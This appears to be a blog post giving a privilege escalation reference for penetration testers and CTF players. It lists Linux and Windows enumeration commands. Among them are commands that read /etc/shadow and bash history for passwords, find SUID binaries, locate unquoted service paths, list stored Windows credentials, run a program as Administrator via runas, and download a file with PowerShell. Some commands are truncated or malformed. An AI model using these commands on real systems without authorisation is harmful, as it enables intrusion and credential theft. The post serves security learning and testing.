
February 12, 2019

Privilege Escalation Reference



In this reference, valuable information has been adapted and shared from 0x00sec's privilege escalation wiki and g0tmi1k's escalation guide.

What's in this document?

- Linux Privesc
- Windows Privesc
- Escalation scripts

Situational Awareness

When pop a shell in either a Linux box, a Windows box, or some other obscure OS, you need to get your bearings very quickly and figure out what sort of access you have, what sort of system it is, and how you can move around.

Hopefully from your recon, you should already know what operating system you're working on, but occasionally you might just know "it's unix-like of some sort".

Linux/Unix

What user am I?

This will tell you two things instantly, whether your shell is indeed running some sort of bash.

```
whoami && id
```

Dump all environment variables,

This might reveal if you're inside a container or not.

```
env
```

Get Kernel Version and Information

You might get lucky and get a vulnerable linux privsec. This will also give you some insight as to your OS.

```
uname -a
```

What is the hostname?

If it looks something like: "de0921daed50" you might be inside a docker container.

```
hostname
```

Am I inside a docker container?

This is important information. This will change your attack tactics. Source

```
cat /proc/1/cgroup
```

If you're inside a normal VM, it'll look like this:

```
vagrant@ubuntu-13:~$ cat /proc/1/cgroup
11:name=systemd:/
10:hugetlb:/
9:perf_event:/
8:blkio:/
```

```
7:freezer:/
6:devices:/
5:memory:/
4:cpuacct:/
3:cpu:/
2:cpuset:/
```

If you're in a container, it might look like this:

```
vagrant@ubuntu-13:~$ docker run busybox cat /proc/1/cgroup
11:name=systemd:/
10:hugetlb:/
9:perf_event:/
8:blkio:/
7:freezer:/
6:devices:/docker/3601745b3bd54d9780436faa5f0e4f72bb46231663bb99a6bb892764917832c2
5:memory:/
4:cpuacct:/
3:cpu:/docker/3601745b3bd54d9780436faa5f0e4f72bb46231663bb99a6bb892764917832c2
2:cpuset:/
```

What programs are installed?

Feel free to extend this list however you like, the accessible executables will be returned along with their path.

```
for item in $(echo "iptabes id ifconfig ip netstat arp tmux perl python ruby ls gcc wget"); do which $i
```

Is my $PATH reliable?

You might find that you shell hasn't got a properly set PATH, this will massively impact what applications you have access to

```
echo $PATH
```

What directories contain binaries?

If your path is inaccurate, or you're having trouble executing commands, this will safe your day

```
find . -executable | rev | cut -d "/" -f 2-200 | rev | sort | uniq
```

Or if you want to grep for bin folders.

```
find . -executable | rev | cut -d "/" -f 2-200 | rev | sort | uniq | grep bin
```

Writable files or directories outside of your home directory

```
find / -writable -type f -o -writable -type d 2>/dev/null | grep -Ev "^(/proc|/home/user|/tmp)"
```

Files that were edited in the last 10 minutes

Is somebody actively working on the machine?

```
find / -mmin -10 2>/dev/null | grep -Ev "^/proc"
```

What is running?

Does anything pop out here?

```
ps -ef
ps -ef | grep root
ps aux
```

Are there any files with SUID/GUID permission bits?

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null
```

Unix Capabilities

Unix has the ability to supply certain capabilities on different binaries, this has been a rooting method for reading files in many different ctfs and challenges.

From the / directory, run this.

```
 getcap -r / 2>/dev/null
```

https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux

Where can you write to?

This will find world writable directories.

```
find /\(-perm -o w -perm -o x\) -type d 2>/dev/null
```

Any hashes?

```
cat /etc/shadow
cat /etc/password
```

Can you use sudo?

It might be simpler than you think!

```
sudo -l
sudo -s
cat /etc/sudoers
```

Has a user tripped up and left their password?

```
cat .bash_history | grep sudo
cat .bash_history | less
```

Windows

Unquoted Services

This occurs when a script doesn't specifically specify the service path.

```
C:\> wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows
```

Find write-access

```
C:\> icacls "C:\Program Files\Some Folder\"
```

Services

```
C:\> sc stop [service name]
C:\> sc start [service name]
```

Unattended Installs

There is a process called 'Unattended installs' where system administrators can automate the installation of Windows. They usually leave a `unattended.xml` file behind. It will often contain configuration settings as well as the Administrator credientials! Other files might include sysprep.xml

Stored Credientials

So something that is used occasionally in CTF's is stored credentials using runas. For example.

Downloading files

Not so much a privesc tip, but certainly useful.

```
powershell.exe -command "(New-Object System.Net.WebClient).DownloadFile(\"http://127.0.0.1:8080/file.ex
```

The following will show stored credientials:

```
cmdkey /list
```

And this will execute your executable:

```
runas /profile /savecred /user:ACCESS\Administrator "C:\Users\security\archive.exe"
```

AUTHOR

NaviSec Delta

Read more posts by this author.